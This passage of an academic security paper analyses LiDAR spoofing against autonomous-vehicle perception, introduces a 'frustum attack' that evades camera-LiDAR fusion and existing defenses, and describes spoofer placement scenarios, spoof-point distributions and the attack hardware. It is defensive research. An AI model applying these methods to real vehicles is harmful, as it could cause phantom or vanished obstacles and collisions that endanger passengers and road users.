To enable safe and reliable decision-making, autonomous vehicles (AVs) feed sensor data to *perception* algorithms to understand the environment. Sensor fusion with multi-frame tracking is becoming increasingly popular for detecting 3D objects. Thus, in this work, we perform an analysis of camera-LiDAR fusion, in the AV context, under LiDAR spoofing attacks. Recently, LiDAR-only perception was shown vulnerable to LiDAR spoofing attacks; however, we demonstrate these attacks are not capable of disrupting camera-LiDAR fusion. We then define a novel, context-aware attack: *frustum attack*, and show that out of 8 widely used perception algorithms – across 3 architectures of LiDAR-only and 3 architectures of camera-LiDAR fusion – *all* are significantly vulnerable to the frustum attack. In addition, we demonstrate that the frustum attack is stealthy to existing defenses against LiDAR spoofing as it preserves consistencies between camera and LiDAR semantics. Finally, we show that the frustum attack can be exercised consistently over time to form stealthy longitudinal attack sequences, compromising the tracking module and creating adverse outcomes on end-to-end AV control.

1 Introduction

Autonomous vehicles (AVs) have enjoyed millions of miles of partially automated road travel [1, 2]. This has been enabled by advances in *perception*, the foundation for safe and reliable decision-making in AVs. Sensors including cameras and light detection and ranging (LiDAR) collect data so perception can provide AVs enough awareness of surroundings to make informed decisions in safety-critical tasks such as obstacle/pedestrian avoidance and traffic sign detection.

The camera and LiDAR are the most used AV sensors [3–6]. Inexpensive, high-quality cameras can provide high resolution, dense 2D outputs on limited fields of view. LiDAR is complementary to the camera, providing up to 360° view of the surroundings and fully resolving the 3D position of objects with a sparse set of points (i.e., point clouds).

Due to AVs' safety-critical nature, misinformation or wrong decisions can quickly lead to severe adverse outcomes [7, 8]. The high-impact outcomes underscore the need for security research in the domain. In particular, the increasing reliance of AVs on deep neural networks (DNNs) for real-time perception has sparked security questions at the algorithm level. There is a growing body of AV perception security work: an attacker can perturb sensor data to change object classification (misclassification) [9], introduce fake objects (false positives) [10, 11], and remove existing objects (false negative) [12, 13], each with devastating consequences at the driving decision and control levels.

Initially, security analysis of perception focused on the image domain with LiDAR only recently emerging as the target for security research. Spoofing attacks against LiDAR have since been demonstrated [10, 11, 14–16], and applied to LiDAR-only perception [10, 11]. The use of physical adversarial objects has also been explored [12, 13, 17], demonstrating outcomes against end-to-end AV pipelines [17].

However, existing security analyses of LiDAR-based perception have several limitations. Reported physically-realizable attacks mainly consider single-sensor (e.g., LiDAR-only, camera-only) perception. On the other hand, deployed AV architectures such as Waymo's One [1], Baidu's Apollo [6], and NVIDIA's DRIVE [5] employ multi-sensor perception with multi-frame tracking. Security analysis of multi-sensor fusion has been recently considered [12, 13, 17]; e.g., [17] focuses on the impact of adversarial physical objects on camera-LiDAR perception. Yet, these approaches require highly representative models of the deployed perception algorithms to design attacks with white-box optimization online or a-priori. To the best of our knowledge, there is no analysis of black-box (i.e., when the perception model is not known to the attackers) attacks against sensor-fusion perception.

Consequently, in this work, *we present security analysis for camera-LiDAR sensor fusion under physically-demonstrated black-box LiDAR spoofing attacks*. Using the LiDAR-spoofing threat model from [10, 11], we first show that *camera-LiDAR fusion confers additional robustness against general black-box (i.e., naive) LiDAR attacks*; this is because the naive spoofing does not retain consistency be-

tween camera data and thus can be filtered. That attack success may be greatly reduced with sensor fusion when not all sensors are compromised has been suggested in prior works [10–12, 18, 19], and is systematically evaluated for the first time in this work.

Unlike the recent work of [18] that restricts analysis to naive LiDAR attacks, we introduce a new class of perception attacks, the *frustum attack*, which compromises camera-LiDAR fusion by preserving semantic consistencies between the camera and LiDAR data. To achieve this, the attacker only needs to know approximate locations of true objects in the scene. We experimentally demonstrate that the frustum attack can be executed in the physical world with limited knowledge. We describe five scenarios where an adversary can use contextual information to *launch spoofing attacks relative to existing objects in the scene*. This expands upon prior works [10, 11] that focused only on naive, isolated placement at 5-8 m range.

We then evaluate the frustum attack against state-of-the art defenses against LiDAR spoofing [11, 18, 20] using a diverse set of eight perception algorithms across three distinct LiDAR-only and three distinct camera-LiDAR fusion architectures, including cascaded-semantic, feature-level, and tracking-level fusions (Fig. 1) on over 75 million attack scenarios. To the best of our knowledge, this constitutes the largest analysis of LiDAR spoofing to date and the first that extensively evaluates multiple architectures of multi-sensor fusion for perception.

In addition to false positives (FPs), we demonstrate that the frustum attack is successful in generating false negative (FN) and translation attack outcomes, as defined in Section 3.1, which is a novel discovery for LiDAR spoofing attacks.

We also show that a key assumption about the required attacker's capabilities from prior work can be relaxed. Existing spoofing attacks have only had success at creating FPs or FNs with precise (cm-level) placement of points; furthermore, existing LiDAR spoofing attacks have required either white-box model access [10] or carefully-crafted point placements in the outline of real vehicles (e.g., adversary pre-captures samples and replays them [11]). We establish that *inserting a random sample of normally-distributed points is comparably as successful as inserting points in the outline of a car.* This confers inherent attack robustness to small perturbations, facilitating attack deployment with a physical spoofing device such as in (e.g., [10, 14–16]), and as demonstrated in Section 5.3.1.

Finally, to assess the impact of LiDAR attacks on AVs equipped with multi-frame tracking, we present frustum attack case studies using longitudinal sequences of perception data. First, we explicitly analyze the multi-frame fusion and tracking module, which is employed by all industry AVs, using representative algorithms. Then, we test the frustum attack on Baidu Apollo [6] using the LGSVL simulator [21]. The case studies illuminate that high-impact adversarial situations that endanger vehicle and passenger safety occur under the frustum attack when attacking over multiple time points, effectively deceiving the host vehicle's tracking and control.

In summary, we make the following main contributions:

- We show that several sensor-fusion algorithms are robust to naive LiDAR spoofing at some of the highest defensive rates yet observed (e.g., $< 1\%$ for some algorithms), suggesting sensor fusion is inherently secure against naive attacks.
- We introduce a novel class of LiDAR spoofing attacks on AVs, the *frustum attack*, and experimentally validate frustum attack feasibility with existing hardware.
- We perform a thorough analysis of LiDAR-only and camera-LiDAR perception and show the frustum attack's first-of-a-kind ability to compromise 8 high-performing perception algorithms across 3 LiDAR-only and 3 camera-LiDAR fusion architectures. We also show that the *frustum attack is stealthy even against existing defenses of LiDAR spoofing*.
- We perform longitudinal studies of security against perception attacks. We show that, on an end-to-end AV driving software, by using frustum attacks to fool the AV's tracking and control, the attacker has high levels of attack success attacking at short and long range, expanding on previous short range attack cases.

2 Background and Related Work

2.1 Perception

AVs interact in complex environments with active agents and dynamic weather and terrain situations. To accomplish desired tasks while retaining consistent situational awareness, deployed AVs are equipped with multiple sensors of multiple modalities as well as with perception algorithms to translate sensor data into meaningful semantic information (e.g., vehicle tracking for situational awareness).

2.1.1 Camera and LiDAR Sensing

AVs are equipped with multiple cameras spaced around the vehicle. Individual cameras provide monocular vision which resolve azimuth and elevation angles to targets. Cameras are inexpensive compared to LiDAR and radar and thus are the preferred sensing modality for many AVs [3, 5, 6, 22, 23].


A central scanning LiDAR is commonly mounted on the roof of AVs for maximum viewing opportunity. LiDAR is complementary to the camera; it is an active sensor that sends primarily infrared light and constructs transmit-receive time differences to resolve the full 3D position of point returns [3]. LiDAR has demonstrated enhanced robustness compared to cameras in situations including adverse weather [24].

2.1.2 AV Benchmarks

We use KITTI [22] and the LGSVL Simulator [21] to test our algorithms and attacks. KITTI is composed of synchronized camera and LiDAR captures with ground truth 2D and 3D bounding boxes. We use perception algorithms with publicly available models pretrained on KITTI (see Sec. 2.1.3) as well as Baidu Apollo's open source end-to-end AV stack [6].

2.1.3 Perception Algorithms

Recently, novel DNN-based methods have been proposed for processing point cloud data from LiDAR. Three general



(a) Cascaded semantic-level fusion (b) Integrated semantic-level fusion (e.g., fusion at tracking) (c) Feature-level fusion

Figure 1: The three widely-used classes of multi-sensor fusion in perception.

Table 1: LiDAR-only and camera-LiDAR fusion perception algorithms of multiple architectures are all evaluated under the naive and frustum attacks and with defenses.

Algorithm	Type	Architecture
PointPillars [27]	LiDAR	Voxel-Based
PointRCNN [28]	LiDAR	Point-Based
PIXOR [33]	LiDAR	BEV
Frust.-ConvNet [30]	Camera-LiDAR	Casc. Semantic
Frust.-PointNet [29]	Camera-LiDAR	Casc. Semantic
AVOD [31]	Camera-LiDAR	Feature-Level
EPNET [32]	Camera-LiDAR	Feature-Level
Baidu Apollo [6]	Camera-LiDAR	Integ. Semantic

classes of LiDAR-only perception were reported in [11] and include the bird's-eye view (BEV) (e.g., [6, 25]), voxelization of the 3D space (e.g., [26, 27]), and direct ingesting of points (e.g., [28]). These early works focused on single-sensor perception pipelines without considering multi-sensor fusion.

We consider three broad classes of multi-sensor fusion for perception, illustrated in Fig. 1: (1) cascaded semantic fusion (e.g., [29, 30]) using the output of perception on one or more sensors to augment the input of other single-sensor perception, (2) integrated semantic fusion (e.g., [6]) that runs isolated perception for each sensor and fuses semantic outputs (e.g., in tracking), and (3) feature-level fusion (e.g., [31, 32]) that combines low-level (machine-learned) features from multiple perception sources to produce a unified output. Specifically, we analyze state-of-the-art LiDAR-only (PointPillars [27], PointRCNN [28], PIXOR [33]) and camera-LiDAR fusion (Frustum-ConvNet [30], Frustum-PoinNet [29], AVOD [31], EPNET [32], Baidu Apollo [6]) perception algorithms, as summarized in Table 1.

2.2 Attacks on Perception

Attacks on camera-based perception. Camera-based perception algorithms that use DNN models have been shown vulnerable to black-box attacks (e.g., [34]). Attacks on camera-based perception have been extended to AV-specific contexts [9, 35], showing that object detection and classification are vulnerable when using only camera data.

Demonstrations of LiDAR spoofing attacks. Recently, [10, 11, 14–16] have demonstrated feasibility of LiDAR spoofing devices. A relay system where LiDAR pulses were received by a photodiode and relayed through an attack laser was introduced in [14]; the system was expanded to control the 3D positioning of spoof points with a delay component [15], capitalizing on the regular patterning of LiDAR emissions. With this foundation, [10] established a 60 point stable spoofing baseline on a per-frame basis, subsequently improved to 200 points [11].

Attacks on point cloud detection. Spoofing attacks have motivated security studies of LiDAR-based perception. The placement of spoof points is considered as a white-box optimization problem in [10]. In [11], black-box attacks are introduced, exploiting that DNNs may not encode causality about the data (e.g., occluded objects). To date, only mild success is seen in obtaining FPs with spoofed points from a real laser due to engineering limitations [10, 11]; thus, many security studies use simulated spoofing models [10, 11, 18] while engineering is improved [16].

Further, [17] develops physical adversarial objects capable of compromising sensor fusion using gradient-based shape and texture optimization. The model is an expansion on single-sensor adversarial objects, as both camera and LiDAR perception model gradients are used to update shape of the adversarial object. Physical-adversarial-object approaches, such as [17], require white-box access to the deployed or highly representative perception models for training offline. Additionally, [12, 13] introduce attacks with adversarial patches and physical objects that are optimized for color, shape, and texture. Each attack performs optimization over training data [12, 13]. It has not been studied whether these attacks can generalize across perception algorithms.

2.3 Perception Defenses

Several defenses have been proposed to counteract LiDAR spoofing attacks, including model-agnostic defenses independent of the perception model (e.g., CARLO [11], ShadowCatcher [20]) and model-based defenses that fortify the perception architecture (e.g., SVF [11], LIFE [18]).

CARLO [11] is a detection-centric defense, guarding LiDAR-only perception against naive spoofing in front-near positions. The exploits the intuition that, if there are many LiDAR points appearing to pass through a detected object, the object is likely a false positive (FP). **ShadowCatcher** [20] is a detection-centric defense and uses a similar line of reasoning to CARLO: if a detection has a highly anomalous shadow region – defined as a high anomaly score using features of the shadow region – it is likely an FP. **SVF** [11] is a model-based defense and guards LiDAR-only perception against naive spoofing by augmenting LiDAR data with a point-wise

confidence score from the front-view (FV) under the intuition that naive FPs do not maintain FV consistency. **LIFE** [18] is a hybrid model-based detection-centric perception defense that compares LiDAR and camera data detections and raw sensor data. To cross-check sensor detections, the object matching method compares camera and LiDAR detections in the front view. To compare raw sensor data, the corresponding point method checks consistency of camera feature points with raw LiDAR data in a depth image, and the sensor reliability evaluation uses machine-learned prediction algorithms to compare predicted and captured sensor data. LIFE was tested against naive spoofing attacks using LiDAR and stereo imagery [18].

Sensor Fusion. The use of multi-sensor fusion to enhance perception resiliency has been suggested [10, 11, 18, 19, 36]. Yet, no systematic evaluation of sensor fusion under spoofing attacks has been performed (e.g., **LIFE** [18] was evaluated using naive spoofing without analysing spoofing performance, [17] used optimized physical adversarial objects as threat model). Thus, in this work we thoroughly evaluate the fusion models' performance under spoofing attacks.

3 Attack Objectives and Threat Model

We use the following terminology in describing the attacker goals, capabilities, and strategy. By the ***victim*** vehicle, we refer to the AV running perception algorithms. The attack's goal is to cause adverse outcomes for the victim. The attacker may wish to orchestrate attacks in some relation to an object in the scene (e.g., another vehicle) other than the victim. This object is referred to as a ***target*** vehicle. Any other vehicle or object in the scene is denoted as ***other***.

3.1 Attack Goals

We consider false positive (FP) and false negative (FN) attack outcomes consistent with the literature [10–12, 17], as well as *translation attack outcomes* where a detected object's bounding box is translated (i.e., moved) by some distance.

The goal of achieving a ***false positive outcome*** is to force the victim to perform dangerous maneuvers (e.g., emergency braking or lane change) to avoid the false object. For example, LiDAR spoofing attacks can result in safety-critical incidents, as shown with Baidu's Apollo [6, 11].

The goal of achieving a ***false negative outcome*** is to remove an existing object from the perception output such that path planning and control are compromised. Such attacks can have the devastating consequence of the victim crashing into an unsuspecting object hidden to perception (e.g., as in [17]).

Translation outcome. We find FP and FN outcomes are insufficient to fully capture the effects of perception attacks. Some cascaded semantic fusion architectures (e.g., FPN) enforce one-to-one matching between 2D and 3D detections; thus, an FP necessarily implies an FN. We call such instances *translation outcomes* as the attacker has created physical distance between the negated ground truth (FN) and the spoofed detection (FP). Translation outcomes may cause emergency braking if objects are moved to front-near positions or collision when moved farther from the victim or to a different lane.

Table 2: Gaussian moments for sampling spoof point positions relative to the desired FP location. Coordinate frame is local-level Cartesian, axes are frustum-relative (forward is toward the victim).

Direction	Forward	Left	Up
Mean (m)	1.0	0	1.0
Std. Dev. (m)	0.1	0.5	0.2

3.2 Threat Model

3.2.1 Environment

We consider scenarios where the victim AV may have multiple sensors; i.e., we consider both LiDAR-only and camera-LiDAR perception models, widely used in AVs [1, 5, 6, 23].

3.2.2 Attacker Capability

We assume the attacker has no access to the AV's internal processing, has no way to attack the camera, and can only inject signal along the same physical channels as normal LiDAR. The attacker uses a LiDAR spoofing attack similar to [10, 11, 14–16], which established how to control the 3D positioning of LiDAR points using a relay and delay system. Further, we follow the threat model from [11] which demonstrated injecting up to 200 spoof points. While [10, 11] assume high-precision spoofing where LiDAR points are placed in well-crafted patterns (e.g., outline of a car), we also relax this assumption in some cases by allowing the attacker to place points by randomly sampling a distribution; the parameters of this distribution are summarized in Table 2. This simplifies the attack design compared to the model from [10, 11] and may be more representative of a noisy attack laser.

3.2.3 Attack Strategy

In this work, we consider the following attack strategies.

Naive attacks. In general, naive attacks compromise a single sensor without regard for consistency between multiple sensors or the environment. Naive LiDAR spoofing attacks against AVs were first proposed in [10] and followed up with [11]. Naive spoofing attacks are examined in Section 4.

Frustum attacks. We introduce the novel *frustum attack* which retains consistency across multiple sensors even only attacking a single sensor. It is motivated by the fact that 2D detections of a target vehicle from the victim camera's front-view cannot resolve range, and thus the 3D uncertainty of a 2D (camera) detection defines a *frustum* from the camera image plane in the direction of the target vehicle (see Fig. 2). Attacking within the frustum of a target vehicle retains consistency with semantic and feature information between camera and LiDAR data. Frustum attacks are examined in Section 5.

3.2.4 Attacker Knowledge

System. In all cases, the attacker requires no knowledge of the underpinnings of perception, including the machine learning model and perception architecture. Further, to instantiate




Figure 2: The frustum attack leverages that the camera is only a 2D projection of 3D space. Any feature or detection in a single 2D image could be resolved to any distance along the range axis. Thus, spoofing within the frustum retains consistency between camera and LiDAR data association. The frustum is defined by an object's 2D bounding box when extended into 3D (diagram shown is unattacked).

the attacks, the attacker need not have access to existing sensor data, other than what is required in the relay system [14, 15].

Environmental. For the frustum attacks, we assume the attacker knows the approximate position of the target object so as to obtain a frustum region for spoof point placement. In addition to FP outcomes, this also enables FN or translation attack outcomes targeting a particular (valid) object.

4 Naive LiDAR Spoofing

We first consider general black-box (i.e., naive) attacks on LiDAR-only perception. To fully evaluate the state of the art, we reproduce the LiDAR spoofing attack from [11] using patterns of occluded vehicles extracted from KITTI and sweep number of attack points in steps of 10, from 10 to 200. This is a ***naive*** method as it does not attempt to maintain consistency among sensors and is ***black-box*** as it does not require knowledge of the employed perception model or sensor data.

4.1 Spoofing Against LiDAR-Only Perception

We test a perception algorithm from each of the three categories of LiDAR-only perception architectures, consistent with [11] and outlined in Table 1. Specifically, we use voxel-based PointPillars [27], point-based PointRCNN [28], and BEV-based PIXOR [33] for 3D object detection. We reproduce the attack success rate (ASR) from [11]. Details on the reproduced results are in Appendix A.1, showing high ASR of the naive spoof attacks at front-near positions.

4.1.1 State-of-the-Art Defenses

We reproduced CARLO, SVF, and ShadowCatcher, as no source code was available; reproduced results are presented in Appendix A.2. Our results for CARLO and SVF against naive attacks are consistent with [11] – i.e., the ASR is greatly reduced in front-near positions against naive attacks. However, with realistic assumptions, we obtained lower defense performance for ShadowCatcher than reported in [20]. The reasons, outlined in Appendix A.2, include that the original




Figure 3: *Naive spoofing attacks against LiDAR-only with CARLO defense outside front-near:* CARLO is not suitable at guarding perception against naive spoofing for false positives outside of front-near; the ASR of CARLO-guarded models is nearly as high as without CARLO (see Fig. 16)

work tuned parameters on the test set as well as used the ground-truth information instead of the output of a perception algorithm; ground-truth information is not available for a real system and significantly reduces noise.


Very recently, [18] introduced LIFE defense that designed point-based and frame-based camera-LiDAR consistency checks as a preprocessing step to guard against both camera and LiDAR attacks. As reported in [18], LIFE is well-suited to detect naive spoofing attacks, as naive spoofing does not retain consistency between the camera and LiDAR data.

4.1.2 Some Existing Defenses Have Vulnerabilities

Under further scrutiny of existing defenses, we find several naive attack configurations not tested in [11] that suggest the CARLO defense introduces additional vulnerabilities.

CARLO Vulnerability to False Positives. While CARLO demonstrates high success guarding against naive spoofing in front-near [11], *naive spoofing is stealthy to CARLO when placed outside of front near*. Intuitively, as the range to spoofed objects *increases*, the angle subtended by the frustum towards the detection *decreases*. This leads to a decrease in the number of LiDAR points contained in the frustum as the emitted LiDAR points spread in a spherical pattern (constant angular density). Thus, an increase in range leads to spoofed instances that appear more similar to normal instances under the CARLO hypothesis. We show this by spoofing points at a range of 30 m from the victim; our results in Fig. 3 show that CARLO is incapable of guarding against these naive spoofing attacks, as the ASR is on-par with the defense-less system (compare Figs. 3 and 17). Analysis for additional spoofed point distances is provided in Appendix B.

Spoofing attacks applied at greater ranges *can* have severe adverse outcomes when exercised longitudinally (i.e., over multiple time steps). For example, since LiDAR-only perception cannot be guarded by CARLO outside of front-near, as shown in Fig. 4 an adversary can create false positives over multiple time steps to give the appearance of a vehicle moving directly toward the victim with high velocity. This may trigger braking and collision avoidance maneuvers even before the false vehicle reaches close range. Detailed investigation of longitudinal attacks is provided in Section 6.



(a) Stealthy FP at 40 m (b) Stealthy FP at 30 m (c) Stealthy FP at 20 m (d) FP invalidated at 10 m

Figure 4: Even with the CARLO defense, a spoofing scenario starting at long-range can evade the defense for many frames until it reaches front-near position. During this time, the AV will build a (adversarial) track on the spoofed object, which can cause adverse control outcomes (e.g., collision avoidance maneuver).




Figure 5: *Naive spoofing attacks against camera-LiDAR fusion:* Many fusion algorithms (including FPN, FCN, AVOD) have high inherent resiliency to naive spoofing attacks ($< 5\%$ ASR) without specialized defenses. EPNET's vulnerability is due to its high baseline false positive rate - nearly 40% of all EPNET's detections are FPs, even without attack.

CARLO Vulnerability to False Negatives. We also find that CARLO, even at front-near, is vulnerable to FN invalidation attacks. Since CARLO relies on physics violations – i.e., many points appearing to "pass through" a detected object, which should not occur for normal objects – the attacker can instead use the spoofer to create these physics violations on *normal instances* to obtain FNs (i.e., invalidation of true objects). Specifically, an adversary can spoof points behind valid objects (in no particular spoofing pattern, unlike the attacks required by [10, 11]) which will trigger CARLO into believing the detected object is invalid. Thus, a true object will be rendered as a false negative, potentially causing a head-on collision of the victim vehicle.

The FN outcomes against CARLO depend on the range to the target to invalidate. This follows from the decrease in the frustum angle with range and the constant angular density of LiDAR points. Using a 200-point maximum capability and requiring only random injections, attacks achieve upwards of 40% success at invalidating objects 50 *m* away (Appendix B).

4.2 Sensor Fusion

No prior work has systematically evaluated whether sensor fusion is more resilient to spoofing. Thus, we evaluate the naive spoofing attacks against multiple camera-LiDAR fusion algorithms across multiple architectures summarized in Table 1. We find the majority of tested sensor fusion are inherently resilient to the naive spoofing attacks (Fig. 5). Overall, this level of intrinsic defense renders naive spoofing attacks ineffective even without the addition of specialized defenses. Specifically, widely used camera-LiDAR fusion algorithms FPN [29], FCN [30], and AVOD [31] have high resiliency with ASR generally lower than 5%. We find EPNET [32] is still vulnerable; we believe this is due to EPNET's high baseline FP rate. On the (unattacked) KITTI validation set, EPNET has 220% the number of FPs compared to AVOD; nearly 40% of all EPNET's detections on (unattacked) KITTI are FPs.

Summary: Impact of Black-box Attacks. LiDAR-only perception alone is vulnerable to naive black-box spoofing attacks in front-near positions, as previously reported [10, 11]. However, there are several promising specialized defenses, although CARLO is insufficient in preventing black box spoofing attacks outside front-near positions and is vulnerable to invalidation attacks. Finally, we showed that sensor fusion is intrinsically more robust to naive attacks. Yet, in what follows, we demonstrate that the perception models and defenses perform poorly under a new class of attacks: the *frustum attacks*.

5 Frustum Attack on LiDAR

In this section, after establishing the feasibility of the frustum attack, we evaluate the impact of frustum spoofing on modern perception methods. We show both LiDAR-only and camera-LiDAR fusion perception are widely vulnerable to the context-aware frustum attacks: *all 8 tested algorithms falling across 6 different architectures from Table 1 are vulnerable* and none of the state-of-the-art defenses against LiDAR spoofing are capable of defending against the frustum attack.

5.1 Frustum Attack Motivation & Definition

While naive spoofing is damaging against LiDAR-only perception, it does not maintain consistency with physical invariants or between camera and LiDAR data; as shown in Section 4, this inconsistency can be leveraged to filter out the naive spoofing attacks. Consequently, the *frustum attack* is conceived as a black-box method of retaining consistency between the camera and LiDAR data *and* consistency with physical invariants using easily obtained contextualizing information from the environment. Specifically, an adversary can leverage that the camera is only a 2D projection of the 3D space; any detection or feature in the camera can be resolved to any point along the line extending from the camera out to infinite range (in practice, ~ 100 *m* for AV applications) because a single camera cannot resolve range information.

The frustum attack thus places spoof points to leverage the projective nature of the camera. Points are placed behind or in front of existing objects so that they have front-view consistency. This can be realized by spoofing within a pyramid (i.e., the *frustum*) where the tip of the pyramid is at the victim sensor and the base is the projection of the 2D, front-view bounding box of a true object out along the range axis.

Thus, due to the projection and by spoofing in-view of existing (target) objects, perception algorithms may associate (unattacked) features/detections in the camera and the spoofed LiDAR points even if the spoof LiDAR points are at a *different* range than the target object. By spoofing in the frustum of valid objects, frustum attack FPs maintain many natural qualities of normal objects (see Fig. 8), helping them to be stealthy against existing defenses relying on physical invariants or camera-LiDAR consistency checks.

We denote this 'in-view' spoofing as the ***frustum attack*** since a 2D bounding box around an object in the camera's image defines a frustum when the uncertainty of the 2D box is extended into 3D along the range axis, as illustrated in Fig. 2; also, in the bird's eye view (BEV) in Fig. 8. Importantly, the adversary needs to only approximately know the frustum.

5.2 Attack Feasibility and Practicality

Feasibility of naive spoofing attacks has been shown in [10, 11]. Here, we provide experimental justification for the frustum attack. We first describe five situations that naturally arise in nearly all day-to-day driving conditions that enable frustum-based spoofing. We then demonstrate one scenario of the frustum attack experimentally. Three of the situations are attainable with current engineering/LiDAR technology. Work is underway to advance optics and tracking which may enable additional spoofing scenarios (e.g., see [16]).

5.2.1 Frustum-Attack Spoofing Scenarios

We describe five common scenarios where the frustum attack can be exercised; the scenarios are illustrated in Fig. 22 in Appendix C. In all cases, the spoofer has full control over the range of placement of the spoof points along the frustum by increasing or decreasing the delay timing.

S1: Spoofer on target. A spoofer is placed on a target car and aimed at victim (the target AV owner/passengers may or may not be aware of this). The target car does not have to be endangered for this to have impact because the attacker creates FPs that cause the victim to perform evasive maneuvers. The target car is by definition in line with its own frustum. Any spoofed points along the line-of-sight (LOS) between the target and the victim will remain in the frustum.

S2: Spoofer on other vehicle in line. Spoofer is placed on a non-target car on the line defined by the victim AV and target vehicle. This scenario arises often in natural driving, as a lane, which is usually locally straight, helps cars stay in line with each other, and thus in each others frustums.

S3: Spoofer on other vehicle not in line. A fully general spoofing attack could take place out-of-line. However, executing this attack outside the frustum is not currently feasible and requires more precise aiming of the laser than has been demonstrated. Engineering advances will enable this scenario, and work is already underway in this area [16].

S4: Spoofer on environment in line. A spoofer is placed in the environment in line with a lane. Examples include placing the spoofer on a bridge transverse to the road or on low-lying traffic signs, tree limbs, etc.

S5: Spoofer on environment not in line. This resembles **S3** with similar feasibility constraints but with a spoofer placed on a static object in the environment (e.g., road-side sign).

5.2.2 Feasibility Demonstration

We adopt the physical hardware from [10, 11] and use a VLP-16 PUCK for the LiDAR sensor and for the spoofing system, an OSRAM SFH 213 FA photodiode, an OSRAM SPL PL90 attack laser, and an additional lens for beam focusing. The VLP-16 is a rotating LiDAR scanner providing full 360° azimuth coverage and is compatible with many modern industry AVs and perception, including LGSVL [21] and Baidu Apollo [6], which have LiDAR plugins for the VLP-16.

To test frustum attack feasibility, the spoofing device is placed behind the target vehicle (Fig. 6). The spoofer has just enough visibility above the target car for the attack laser to have LOS to the LiDAR sensor. This is easily realized in everyday driving so long as the attacking vehicle is slightly larger than the victim or the spoofing device is elevated (e.g., placed on the roof of AVs, like existing LiDAR).

We find the spoofer can command the delay timing to inject spoof clusters at varying distances relative to the target car. In Fig. 7, spoof point clusters are moved successively farther from the target car (or closer, if run in reverse) in a dynamic environment with longitudinal consistency. We also repeat the experiment with a moving target car but stationary victim and spoofer; for conciseness, those scenarios (including videos) are only available online, along with the project code, at [37].

Discussion. The above experiments cover two situations: (1) victim, target, and spoofer are in-line and (relatively) static which encompasses **S1** and **S2** for vehicles traveling in unison (e.g., vehicle platooning), and (2) target moving relative to spoofer which encompasses the same prior situations (this time with relative motion) as well as **S4** due to the relative velocity between the vehicles. The outcomes of these spoofing experiments validate that common, everyday spoofing scenarios are feasible even with existing spoofing hardware, although executing the frustum attack with motion of the spoofer and target has not been fully demonstrated.

In fact, a frustum attack only requires LOS between the spoofing device and the victim AV with at least one object in the scene. The victim and target vehicles always define a frustum, so it is up to the attacker to position the spoof points within the frustum; this is trivially satisfied when the spoofer is in the same lane as the vehicles (e.g., on another car) or may simply require a lane change or velocity adjustment. With improvements in laser aiming, the number of natural frustum attack scenarios will only increase [16].



Figure 6: A spoofer launches a malicious *frustum attack* against a victim AV using a target car. Spoof points are placed at any distance within the frustum behind the target car to obtain false positive, false negative, and/or translation outcomes.




Figure 7: A physical experiment demonstrates that an attacker can stably spoof longitudinally consistent points in the frustum of a target vehicle and has control over the placement distance. We run a continuous scenario where spoof points are moved successively towards and away from the target, and show three select frames here. Running FPN as perception would cause a *translation outcome* where the target car would be detected at the spoof point location. Full video online [37].

Finally, if started near the target vehicle, moving spoof point clusters, as in videos online [37], can create longitudinally-consistent frustum attacks that drift the track further away (or closer to the victim, if run in reverse), as described in Section 6.1. Case studies of the related tracking and end-to-end control outcomes are presented in Sections 6.1 and 6.2.

5.3 Frustum Attack Performance Analysis

5.3.1 Experimental Methods

We run a large-scale experiment on over 75 million scenarios to assess the vulnerability of perception to the frustum attack for FP, FN, and translation outcomes.

